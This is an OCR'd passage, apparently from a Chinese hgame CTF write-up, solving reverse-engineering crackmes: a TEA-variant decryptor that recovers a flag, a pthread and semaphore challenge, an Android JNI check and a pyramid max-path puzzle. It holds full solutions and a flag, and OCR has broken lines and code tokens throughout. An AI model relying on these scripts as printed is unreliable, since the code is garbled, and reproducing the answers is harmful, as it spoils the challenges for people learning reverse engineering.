
```
    c6 += (v16 + c2) ^ (v14 + 32 * c2) ^ (v15 + 16 * c2);
    --v17;
  }
  while ( v17 );
  *(input + 2) = c2;
  *(input + 6) = c6;
  c3 = *(input + 3);
  c7 = *(input + 7);
  do
  {
    delta2 += v11;
    c3 += (delta2 + c7) ^ (v12 + 32 * c7) ^ (v13 + 16 * c7);
    result = (delta2 + c3);
    c7 += result ^ (v14 + 32 * c3) ^ (v15 + 16 * c3);
    --count2;
  }
  while ( count2 );
  *(input + 3) = c3;
  *(input + 7) = c7;
  return result;
}
```

Python

```
import re

data=b'\x88\x6A\xB0\xC9\xAD\xF1\x33\x33\x94\x74\xB5\x69\x73\x5F\x30
\x62\x4A\x33\x63\x54\x5F\x30\x72\x31\x65\x6E\x54\x65\x44\x3F\x21\x7
D'

def reTEA(data:bytes,block1_start:int,block2_start:int,block_size:in
t,delta_:int):
    a=int.from_bytes(data[block1_start:block1_start+block_size],'lit
tle')
    b=int.from_bytes(data[block2_start:block2_start+block_size],'lit
tle')
    v13 = 1234
    v12 = 2341
    v15 = 3412
    v14 = 4123
    delta=delta_*32
    for i in range(32):
```

```
        b -= (delta + a) ^ (v14 + 32 * a) ^ (v15 + 16 * a)
        a -= (delta + b) ^ (v12 + 32 * b) ^ (v13 + 16 * b)
        delta -= delta_

    a = a&0xFFFFFFFF
    b = b & 0xFFFFFFFF
    result=data[:block1_start]+int.to_bytes(a,4,'little')+data[block
1_start+block_size:block2_start]+int.to_bytes(b,4,'little')+data[blo
ck2_start+block_size:]
    return result
if __name__ == '__main__':
    print(data)
    data=reTEA(data,3,7,4,0xDEADBEEF)
    data=reTEA(data,2,6,4,0xDEADBEEF)
    data=reTEA(data,1,5,4,0xDEADBEEF)
    data=reTEA(data,0,4,4,0xDEADBEEF)
    print(data)

#hgame{#Cpp_is_0bJ3cT_0r1enTeD?!}
```

babyRe



```
1  unsigned __int64 sub_1708()
2  {
3    int i; // [rsp+Ch] [rbp-74h]
4    char s[104]; // [rsp+10h] [rbp-70h] BYREF
5    unsigned __int64 v3; // [rsp+78h] [rbp-8h]
6
7    v3 = __readfsqword(0x28u);
8    puts("plz input your answer:");
9    __isoc99_scanf("%s", s);
10   if ( strlen(s) != 32 )
11   {
12     puts("length error!");
13     exit(0);
14   }
15   for ( i = 0; i <= 31; ++i )
16     input[i] = s[i];
17   dword_4240 = 0xF9;
18   return v3 - __readfsqword(0x28u);
19 }
```

main 函数如下

```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  int i; // [rsp+0h] [rbp-40h]
  int j; // [rsp+4h] [rbp-3Ch]
  pthread_t newthread; // [rsp+10h] [rbp-30h] BYREF
  pthread_t v7; // [rsp+18h] [rbp-28h] BYREF
  pthread_t v8; // [rsp+20h] [rbp-20h] BYREF
  pthread_t v9[3]; // [rsp+28h] [rbp-18h] BYREF

  v9[2] = __readfsqword(0x28u);
  getinput();
  if ( !__sigsetjmp(env, 1) )
  {
    signal(8, handler);
    for ( i = 0; i <= 5; ++i )
      *(&key + i) ^= 0x11u;
  }
  sem_init(&sem, 0, 1u);
  sem_init(&stru_4280, 0, 0);
  sem_init(&stru_42A0, 0, 0);
  sem_init(&stru_42C0, 0, 0);
  pthread_create(&newthread, 0LL, t1, 0LL);
  pthread_create(&v7, 0LL, t2, 0LL);
  pthread_create(&v8, 0LL, t3, 0LL);
  pthread_create(v9, 0LL, t4, 0LL);
  for ( j = 0; j <= 3; ++j )
    pthread_join(*(&newthread + j), 0LL);
  verify();
  return 0LL;
}
```

考的是 Posix 信号量操作，互斥

线程内容基本都是一个样子，就是前面运算符号会发生变化，看信号量就可以知道顺序了

```
void __fastcall __noreturn start_routine(void *a1)
{
  while ( 1 )
  {
    sem_wait(&sem);
    if ( count > 31 )
      break;
    input[count] += *(&key + (count + 1) % 6) * input[count + 1];
    ++count;
    sem_post(&stru_4280);
  }
  sem_post(&stru_4280);
  pthread_exit(0LL);
}
```

这里有一些小坑

首先就是 `init_array`，这个数组中存的函数会在 `main` 函数之前进行

```
.init_array:000055BF90315D48
.init_array:000055BF90315D48 ; Segment type: Pure data
.init_array:000055BF90315D48 ; Segment permissions: Read/Write
.init_array:000055BF90315D48 _init_array segment qword public 'DATA' use64
.init_array:000055BF90315D48 assume cs:_init_array
.init_array:000055BF90315D48 ;org 55BF90315D48h
.init_array:000055BF90315D48 dq offset sub_55BF903132E0
.init_array:000055BF90315D50 dq offset sub_55BF903132E9
.init_array:000055BF90315D50 _init_array ends
.init_array:000055BF90315D50
.fini_array:000055BF90315D58 ; ELF Termination Function Table
```

```
IDA View-RIP
1 void sub_55BF903132E9()
2 {
3   strcpy(&key, "feifei");
4 }
                int
```

通过动态调试得知最后的 key 为

```
.data:0000558639BDC080                  dd 177Bh, 0FFFFFFFC
.data:0000558639BDC0A0 key              dd 66787477h
.data:0000558639BDC0A0
.data:0000558639BDC0A4 word_558639BDC0A4 dw 6965h
.data:0000558639BDC0A6 byte_558639BDC0A6 db 0
```

这个地方会触发一次 SIGBUS，从而通过 handler 函数对最后一个字节 ++

```
13 {
14   signal(8, handler);
15   for ( i = 0; i <= 5; ++i )
16     *(&key + i) ^= 0x11u;
17 }
18 sem_init(&sem, 0, 1u);
```

所以最后一个字节为 `0xFA`

exp 如下

```python
import string

data=b'\x14\x2f\x00\x00\x4e\x00\x00\x00\xf3\x4f\x00\x00\x6d\x00\x00
\x00\xd8\x32\x00\x00\x6d\x00\x00\x00\x4b\x6b\x00\x00\x92\xff\xff\xff
\x4f\x26\x00\x00\x5b\x00\x00\x00\xfb\x52\x00\x00\x9c\xff\xff\xff\x71
\x2b\x00\x00\x14\x00\x00\x00\x6f\x2a\x00\x00\x95\xff\xff\xff\xfa\x28
\x00\x00\x1d\x00\x00\x00\x89\x29\x00\x00\x9b\xff\xff\xff\xb4\x28\x00
\x00\x4e\x00\x00\x00\x06\x45\x00\x00\xda\xff\xff\xff\x7b\x17\x00\x00
```

```
\xfc\xff\xff\xff\xce\x40\x00\x00\x7d\x00\x00\x00\xe3\x29\x00\x00\x0f
\x00\x00\x00\x11\x1f\x00\x00\xff\x00\x00\x00\xfa\x00\x00\x00'
data=[int.from_bytes(data[i*4:i*4+4],'little') for i in range(len(da
ta)//4)]
key=[0x66,0x65,0x69,0x66,0x65,0x69]
for i in range(3):
    key[i]=key[i]^0x11
count=32
while count>0:
    count-= 1
    data[count]=(data[count]^(data[count + 1] - key[(count + 1) %
6]))&0xFF
    count -= 1
    data[count] = (data[count] // (data[count + 1] + key[(count + 1)
% 6]))&0xFF
    count -= 1
    data[count] = (data[count] + (data[count + 1] ^ key[(count + 1)
% 6]))&0xFF
    count -= 1
    data[count] = (data[count] - (data[count + 1] * key[(count + 1)
% 6]))&0xFF
print(''.join([chr(i) for i in data]))
```

ezAndroid*

```
    public native boolean check2(byte[] bArr, byte[] bArr2);

    static {
        System.loadLibrary("babyandroid");
    }

    /* JADX INFO: Access modifiers changed from: protected */
    @Override // androidx.fragment.app.FragmentActivity, androidx.activity.ComponentActivity, a
    public void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        ActivityMainBinding inflate = ActivityMainBinding.inflate(getLayoutInflater());
        this.binding = inflate;
        setContentView(inflate.getRoot());
        this.username = (EditText) findViewById(R.id.username);
        this.password = (EditText) findViewById(R.id.password);
        Button button = (Button) findViewById(R.id.enter);
        this.enter = button;
        button.setOnClickListener(this);
    }

    @Override // android.view.View.OnClickListener
    public void onClick(View view) {
        byte[] bytes = this.username.getText().toString().getBytes();
        byte[] bytes2 = this.password.getText().toString().getBytes();
        if (new Check1(getResources().getString(R.string.key).getBytes()).check(bytes)) {
            if (check2(bytes, bytes2)) {
                Toast.makeText(this, "Congratulate!!!^_^", 0).show();
                return;
            } else {
                Toast.makeText(this, "password wrong!!!>_<", 0).show();
                return;
            }
        }
        Toast.makeText(this, "username wrong!!!>_<", 0).show();
    }
}
```

Check1 获取密钥 check byte

然后将 byte 和 byte2 送入 check2 检验


在 strings 里面可以搜到 key

```
<string name="hide_bottom_view_on_scroll_behavior">
<string name="icon_content_description">Dialog Icor
<string name="item_view_role_description">Tab</stri
<string name="key">3e1fel</string>
<string name="m3_exceed_max_badge_text_suffix">%1$s
<string name="m3_ref_typeface_brand_medium">sans-se
```

解出 username

```
运行:  exp (5)
/Users/zhou39512/.pyenv/versio
username: G>IkH<aHu5FE3GSV
```

然后解包找到加载的库



一般选择 arm 架构的库，x86 的库反编译改类型的时候总是改不了，也不知道为什么

```
10  unsigned __int64 v8; // [rsp+28h] [rbp-10h]
11
12  v8 = __readfsqword(0x28u);
13  v5 = 0LL;
14  v1 = (*(*a1 + 48LL))(a1, &v5, 65542LL);
15  result = 0xFFFFFFFFLL;
16  if ( !v1 )
17  {
18    v3 = v5;
19    v4 = (*(*v5 + 48LL))(v5, "com/feifei/babyandroid/MainActivity");
20    if ( v4 )
21    {
22      v7 = sub_BF0;
23      v6 = *off_2990;
24      (*(*v3 + 1720LL))(v3, v4, &v6, 1LL);
25    }
26    return 65542LL;
27  }
28  return result;
29 }
```

这些 `*a+xxx` 的实际上都是函数，选择 `set lvar type`，设置为 `JNIEnv*`


```
JNIEnv *v4; // x20
```


然后就能看到函数了

```
__int64 v10; // [xsp+28h] [xbp-8h]

v2 = 65542;
v10 = *(_ReadStatusReg(ARM64_SYSREG(3, 3, 13, 0, 2)) + 40);
v3 = *vm;
v7 = 0LL;
if ( v3->GetEnv(vm, &v7, 65542LL) )
  return -1;
v4 = v7;
v5 = (*v7)->FindClass(v7, "com/feifei/babyandroid/MainActivity");
if ( v5 )
{
  v8 = *off_26E8;
  v9 = sub_B18;
  (*v4)->RegisterNatives(v4, v5, &v8, 1LL);
}
return v2;
}
```

这里有点场，但是耐心慢慢逆会发现就是将 32 长的 password 分两次和 username 传入一个关键函数

arithmetic





脱壳之后是金字塔

金字塔找最大路径

```
1290
7681 4953
18218 13373 18242
8549 13210 19602 16018
8355 1711 5409 18651 11563
10516 16953 11197 3237 7776 5956
19563 4367 3115 3852 2775 10431 12641
14910 7083 5737 3413 6254 1689 12866 7959
3995 17845 18021 8041 1524 14050 2678 7630 13819
16778 646 13507 7657 1171 17719 1651 5874 8334 7937
10854 10827 9233 14708 8986 553 743 8670 12885 17259 9830
5007 57 2875 8834 15931 9785 3889 1664 3199 8427 15929 12013
14856 2847 9046 4816 3825 8719 10950 16350 4076 6134 5768 10189 7075
7558 28 4138 13790 3317 4522 15183 2023 16920 12677 4175 6029 6451 1937
17492 518 2191 9059 587 13689 4397 7880 7902 17531 16475 6889 12995 55 10244
7917 1651 9843 7916 2847 13533 7729 3005 15186 10043 2452 11131 11074 2438 8036 15999
6141 11078 17587 9954 11073 18796 10912 3352 13384 9252 12700 2591 1634 6021 6348 8888 6209
17771 12142 7029 7995 10790 11391 2964 7787 8692 2716 12683 14585 557 3175 15716 11131 6718 8013
10155 13148 8536 9030 14854 4477 13065 10013 3844 7513 10476 2161 12633 13741 7453 986 19273 18839
```

计算每一个点的最大值

Python


```python
import copy
import hashlib

f=open('out','r')
map_list={}
ind=0
for i in f:
    map_list[ind]=list(map(lambda x:{'val':int(x),'route':''},i.strip(
    ind+=1
print(len(map_list))

for y,i in enumerate(list(map_list.values())[1:]):
    y=y+1
    tmp=[]
    preLevel=map_list[y-1]
    for x,j in enumerate(i):
        val=j['val']
        if x==0:
            tmp.append({'val':val+preLevel[x]['val'],'route':preLevel[
        elif x==len(i)-1:
            tmp.append({'val':val+preLevel[x-1]['val'],'route':preLeve
        else:
            if preLevel[x-1]['val']>preLevel[x]['val']:
                tmp.append({'val':val+preLevel[x-1]['val'],'route':pre
```


```
            else:
                tmp.append({'val': val + preLevel[x]['val'], 'route':
    map_list[y]=copy.copy(tmp)
for i in map_list[499]:
    if i['val']==6752833:
        flag=hashlib.md5(i['route'].encode()).hexdigest()
        print(flag)
        exit()
```

Web

What the cow say?

